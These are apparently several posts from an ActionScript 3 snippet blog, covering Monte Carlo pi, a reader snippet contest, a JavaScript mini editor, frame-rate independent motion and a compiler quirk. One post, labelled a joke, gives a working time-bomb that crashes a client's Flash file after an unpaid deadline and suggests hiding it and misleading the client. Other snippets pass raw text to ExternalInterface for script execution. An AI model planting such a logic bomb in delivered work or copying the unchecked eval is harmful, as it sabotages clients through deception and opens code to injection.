var inside:Number = 0
var precision:Number = 1000000;
for (var i:int = 0; i<precision; i++){
       var xp:Number = 0.5 - Math.random();
       var yp:Number = 0.5 - Math.random();
       if (Math.sqrt(xp * xp + yp * yp) < 0.5){
               inside++;
       }
}
trace(inside / precision * 4);
// outputs : 3.143304
Someone described this bad method of a PI approximation to me the other day… figured I’d try it out… pretty funny. I always liked 22/7… but this one is definitely funnier…
var d:Date = new Date()
// payment deadline
var payMonth:int = 9;
var payDay:int = 5;
// add five days so it's not too obvious and so you can replace
// the swf on their server if they do pay
payDay+=5;
if (d.getMonth() >= payMonth){
	if (d.getDay() >= payDay){
		// very nasty code to crash flash, alternately you could do anything that will break
		// you app
		while(1){
		   stage.addEventListener(Event.ENTER_FRAME, function(){ this["__"+Math.random()]=getTimer()*Math.random()});
		}
	}
}
WARNING: This snippet and post are a JOKE. Be careful, this code could potentially cause flash a 15 second timeout and will eat ram and cpu.
Have you ever had to bug a client to get paid when the site has already gone live? Sometimes the agreement you have with the client could prevent you from getting paid until 30 or even 90 days after the site is live. I generally try to avoid these types of agreements and get a chunk of 30-50% upfront, but every now and then the job is too good to pass up and I make the choice to just suck it up and wait to get paid…. anyway…
This snippet adds a time-bomb to your swf… if the client doesn’t pay up… five days after the payment deadline the swf will stop working. They will be forced to contact you and you can say that they need to pay before you’ll do any additional work. You can say you don’t know what the problem is off the top of your head, you’ll need to go in and take a look. You can say that your local version works… so maybe the online file was corrupted… but that you’ll need to be paid before you can do anything else.
I’m just kidding around. Luckily, out of all the freelance jobs I’ve done over the years there was only one time when I didn’t get paid in full…
if(parent == stage){
   // no container
}else{
  // has container
}
Found myself writing this snippet today…. it figures out if the current swf is inside a container (Loader) or not… lots of other ways to do this… feel free to post your version in the comments…
I started ActionSnippet last year in October. Excluding the last few months I posted pretty much everyday… resulting in about 350 posts including this one. If you haven’t spent time looking at some of the early posts… I recommend digging around as there are lots of very compact tips and tricks… have a look (scroll down for early posts).
For at least the next two months I’m going to post at least twice a week rather than the original every day… that said, I think it would be nice to post additional ActionScript snippets submitted by readers. This has actually been something that numerous people asked me about when the site first went online. So, if you have a snippet you’d like to submit you can simply e-mail me (bendvent [] gmail) with the subject line “AS3 Snippet”. You should include your full name, link to your website and any other information you would like to be published along with your snippet…. this can include anything from links to work you’ve previously done… to references related to the snippet your submitting. The snippet you submit should ideally be less than 30 lines of code, but can be as long as 100 lines. This snippet submission process will go on for the next month and will end November 1st. On November 8th one of the people who submitted will be chosen as the winner and can choose from either a $300 apple gift certificate or a $300 deposit to their paypal account.
When submitting, it’s important to note a few things:
If you send me a snippet that already exists on the website I’ll e-mail you back and let you know that this snippet is already on the site. If you send me a snippet that doesn’t make any sense, has errors etc… I may not reply at all. If you send me a snippet that I would like to include on ActionSnippet, I will e-mail you back to discuss things that we will include in the post. Only snippets that end up as blog posts on this site will be considered for judging.
Since ActionSnippet is a pretty low traffic site, I’m not expecting for there to be too many submissions, but it would be cool if people who like this site attempt to help spread the word by tweeting and blogging about this contest.
If you have any questions feel free to post comments. I have a feeling that I may need to clarify a few things about the contest.
After the contest is over I may decide to run another contest or create a snippet submission page…. my decision will be related to how well this contest goes.
Currently I’m the only judge for the contest… but there will be at least one other judge announced in the next day or two.
Updates and Contest Rules
You can submit as many snippets as you want… you aren’t limited to just one… and if I like more than one of your snippets you will get multiple blog posts on the site.
[SWF(width=950, height=600)]
with (graphics) beginFill(0xefefef), drawRect(0,0,stage.stageWidth, stage.stageHeight);
var btn:Sprite = Sprite(addChild(new Sprite()));
with (btn.graphics) beginFill(0x666666), drawRect(0,0,100,20);
with(btn)  x=320, y=430, buttonMode = true;
btn.addEventListener(MouseEvent.ROLL_OVER, function():void{
  with(btn.graphics) clear(), beginFill(0x222222), drawRect(0,0,100,20);
});
btn.addEventListener(MouseEvent.ROLL_OUT, function():void{
  with(btn.graphics) clear(), beginFill(0x666666), drawRect(0,0,100,20);
});
btn.addEventListener(MouseEvent.CLICK, function():void{
    var res:*= ExternalInterface.call("function(){ plot=[]; colors=[]; " + txt.text + " return {plot:plot, colors:colors};}");
    render((res == null) ? {plot:[], colors:[]} : res);
});

var v:Shape = Shape(addChild(new Shape()));
v.x = 700;
v.y = 220;
function render(obj:Object):void{
	var plot:Array = obj.plot;
	var colors:Array = obj.colors;
	var leng:int = plot.length;
	v.graphics.clear();
	var inc:int = 0;
	v.graphics.moveTo(plot[0], plot[1]);
	for (var i:int = 2; i<leng; i+=2){
		v.graphics.lineStyle(0,colors[inc++]);
		v.graphics.lineTo(plot[i], plot[i + 1]);
	}
}


var submit:TextField = TextField(btn.addChild(new TextField()));
submit.defaultTextFormat = new TextFormat("_sans", 12);
with(submit) textColor=0xFFFFFF, width=100, autoSize="center";
with(submit) mouseEnabled = false,  text="submit";

var txt:TextField = TextField(addChild(new TextField()));
with(txt) x = y = 20, type = "input", multiline=true;
with(txt) width = 400, height = 400, border = true, background = 0xFFFFFF;
txt.defaultTextFormat = new TextFormat("Monaco", 12);
txt.text = "enter text";
txt.addEventListener(MouseEvent.MOUSE_DOWN, onDown);
function onDown(evt:MouseEvent):void{
	txt.text = "";
	txt.removeEventListener(MouseEvent.MOUSE_DOWN, onDown);
}
This snippet is a mini code editor that allows the user to write javascript into a textfield – the javascript is then run using external interface. Optionally the javascript code can populate two arrays (plot and colors). If these arrays are populated flash, will render the data in each array using the Graphics class.
Have a look at the demo:
If you do something nice with this… post your javascript snippet as a comment and I’ll add it to the JS Sketch page…
var txt:TextField = TextField(addChild(new TextField()));
txt.autoSize = TextFieldAutoSize.LEFT;

var myVar:Number = 100;
// works as an expression parser
txt.text = js("return (" + myVar + " * 2 + 10) / 2");
txt.appendText("nn");

// parses javascript
txt.appendText(js("var a = []; for (var i = 0; i<10; i++){ a.push(i) } return a;"));

function js( data:String ):*{
   var res:*= ExternalInterface.call("function(){" + data + "}");
   return (res == null) ? "null" : res;
}
This one made my day – CAN’T believe I never thought of it before… haven’t done any speed tests yet… but it shows how to use ExternalInterface.call to parse math expressions and javascript code. This will only work when the swf is shown in an html page of course… so if your in flash cmd+f12…
I got the idea from this code snippet… which actually has an error in it… the decode() function should not return void… I found that snippet thanks to this tweet by makc3d.
import com.actionsnippet.animation.*;

stage.frameRate = 60.0;

// args: main display object, Hz
var frim:QuickFRIM = new QuickFRIM(this, 60.0);

// start QuickFRIM internal loop
frim.start();

// listen for step and render
frim.addEventListener(QuickFRIM.STEP, onStep);
frim.addEventListener(QuickFRIM.RENDER, onRender);

// happes from 0 or more times per frame depending on your framerate and desired Hz
function onStep(evt:Event):void {
	 //
}

// happens once per frame after all STEP events have
// been dispatched
function onRender(evt:Event):void{
	 // number of times a step even was dispatched this frame
	 trace(frim.stepsPerFrame);
}

I have been using this QuickFRIM class for the past few days and have been pretty happy with it. Being someone who still occasionally likes to roll their own AS animation… with Zeno’s, Hooke’s, Polar Coordinates etc… Having a simple solution for frame-rate independent motion is nice… especially for small games… I used to have a more complex technique for this that was significantly harder to maintain. The above is just the basic setup for using the class.
The most important part of the class is the Hz (Hertz) argument in the QuickFRIM constructor. This should be set to how many times you want your step event to be dispatched per second. Usually this would simply be set to your target fps… so if your swf fps is 30, you should probably pass 30 to the QuickFRIM constructor. If you were to have an fps of 30 and pass 60Hz to your constructor… the step event would consistently dispatch 2 times per frame. If you had an Hz of 10 and an fps of 30, your step even would only get triggered every three frames etc…
Here’s a demo…
I should note that I spent some time looking at different FRIM implementations online and in the end I found this thread https://developer.playfirst.com/node/860 which my implementation is significantly based upon.
After reading Everything’s a Function. I remembered another strange thing that I noticed about the ActionScript compiler and auto-formatting.
Auto-formatting in flash is totally broken and can completely ruin your code – so never use it. It’s officially unusable as far as I’m concerned. I can dig up some code later and add it here… most people reading this probably know exactly what I’m talking about…
Anyway… one thing I’ve seen auto-formatting do is to remove the () after a class instantiation…
From this:
var s:Sprite = new Sprite();
to this:
var s:Sprite = new Sprite;
… and you would think the second one would break, but it doesn’t – it works just fine…. very odd… to see it in action try this:
var s:Sprite = new Sprite;
with(s.graphics) beginFill(0xFF0000), drawCircle(0,0,500);
addChild(s);